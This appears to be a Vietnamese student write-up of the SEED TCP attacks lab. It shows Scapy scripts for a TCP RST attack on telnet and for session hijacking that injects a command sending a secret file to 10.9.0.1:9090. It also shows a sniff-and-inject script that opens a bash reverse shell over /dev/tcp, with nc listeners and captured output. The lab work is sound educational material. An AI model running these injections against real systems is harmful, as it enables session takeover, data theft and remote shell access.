
- Sau khi đã kết nối xong, ta tiến hành bắt wireshare để tìm các dữ liệu về sequence number ..vv



- Ta thấy sau khi tiến hành kết nối thì wireshare đã bắt được gói tin tcp, ta tiến hành phân tích




- Ta thấy được đầy đủ các thông số ta cần tìm, vì vậy ta hoàn thiện file rst.py tấn công của ta



- Tiến hành tấn công !!

```
root@VM:/volumes# ls
rst.py  synflood  synflood.c  synflood.py
root@VM:/volumes# cat rst.py
#!/usr/bin/env python3
from scapy.all import *

ip =IP(src="10.9.0.6",dst="10.9.0.5")
tcp = TCP(sport=34664, dport=23,flags="R",seq=775405234)
pkt=ip/tcp
ls(pkt)
send(pkt,iface="br-9886560040ce",verbose=0)
root@VM:/volumes#
```



```
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 775405234
    [Next sequence number: 775405234]
    Acknowledgment number: 0
    Acknowledgment number (raw): 0
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 524288]
    [Window size scaling factor: 64]
    Checksum: 0x075b [unverified]
```

- Ta tiến hành kiểm tra kết nối trên user xem kết nối telnet đã bị out chưa
- Trên máy user, ta kiểm tra các kết nối hiện tại và thành công khi kết nối telnet bị mất.

```
seed@VM: ~/.../L...   seed@VM: ~/.../v...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   seed@VM: ~/.../La...
root@8e52c6a51899:/# systcl -w net.ipv4.tcp_syncookies=0
bash: systcl: command not found
root@8e52c6a51899:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@8e52c6a51899:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39643        0.0.0.0:*               LISTEN
root@8e52c6a51899:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39643        0.0.0.0:*               LISTEN
root@8e52c6a51899:/#
```


- Trên máy user.

```
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec  4 05:29:03 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@8e52c6a51899:~$ Connection closed by foreign host.
root@b1c768cf38ac:/#
```

➔ **Thành công !!!**

Task 3 : TCP Session Hijacking

- Các bước tấn công tương tự như task 2.
- Thực hiện bắt wireshare



- Tạo file tấn công hijack3.py

```
seed@VM: ~/.....  seed@VM: ~/.....  seed@VM: ~/.....  seed@VM: ~/.....  seed@VM: ~/.....
root@VM:/volumes# cat hijack3.py
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src ="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=34696,dport=23,flags="A",seq=132384366,ack=1736426662)
data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,iface = "br-9886560040ce",verbose=0)
root@VM:/volumes#
```

- Tạo file secret được nói đến trong data


```
seed@8e52c6a51899:~$ cat secret
this is file secret of boisitink.
z



seed@8e52c6a51899:~$
```

- Tiến hành tấn công !

```
root@VM:/volumes# nc -l 9090 &
[1] 65
root@VM:/volumes# python3 hijack3.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag
 0 ()>)
```

- Thành công !

```
--
load       : StrField                              = b'\r cat secret > /dev/t
cp/10.9.0.1/9090 \r' (b'')
root@VM:/volumes# this is file secret of boisitink.
z
```



Task 4 : Creating Reverse Shell using TCP Session Hijacking

- Tạo file tấn công có chèn lệnh các lệnh thực hiện

```
root@VM:/volumes# cat hijack3.py
#!/usr/bin/env python3

from scapy.all import *

def spoof_tcp(pkt):
#ip = IP(src ="10.9.0.6", dst="10.9.0.5")
    ip=IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport,dport=pkt[TCP].sport,flags="A",seq=pkt[T
CP].ack+5,ack=pkt[TCP].seq+len(pkt[TCP].payload))
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt = ip/tcp/data
#ls(pkt)
    send(pkt,iface = "br-9886560040ce",verbose=0)

pkt=sniff(iface='', filter='tcp and src host 10.9.0.5 and src port 23',prn=
spoof_tcp)
root@VM:/volumes#
```

- Thực hiện tấn công

```
root@VM:/volumes# jobs
[1]+  Running                 nc -l 9090 &
root@VM:/volumes# python3 hijack3.py
```

- **Kết quả :**

```
root@b1c768cf38ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8e52c6a51899 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec  4 09:06:44 UTC 2022 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@8e52c6a51899:~$ Connection closed by foreign host.
root@b1c768cf38ac:/#
root@b1c768cf38ac:/#
```

➔ Kết quả cuối cùng !

```
root@VM:/volumes# ls
hijack3.py  rst.py  synflood  synflood.c  synflood.py
root@VM:/volumes# jobs
[1]   Stopped                 nc -l 9090
[3]   Running                 nc -l 9090 &
[4]-  Stopped                 python3 hijack3.py
[5]+  Stopped                 nc -l 9090
root@VM:/volumes# python3 hijack3.py
```

```
seed@8e52c6a51899:~$ ls
secret  victim
seed@8e52c6a51899:~$ ls
secret  victim
seed@8e52c6a51899:~$ cat secret
this is file secret of boisitink.
z


seed@8e52c6a51899:~$
```

HẾT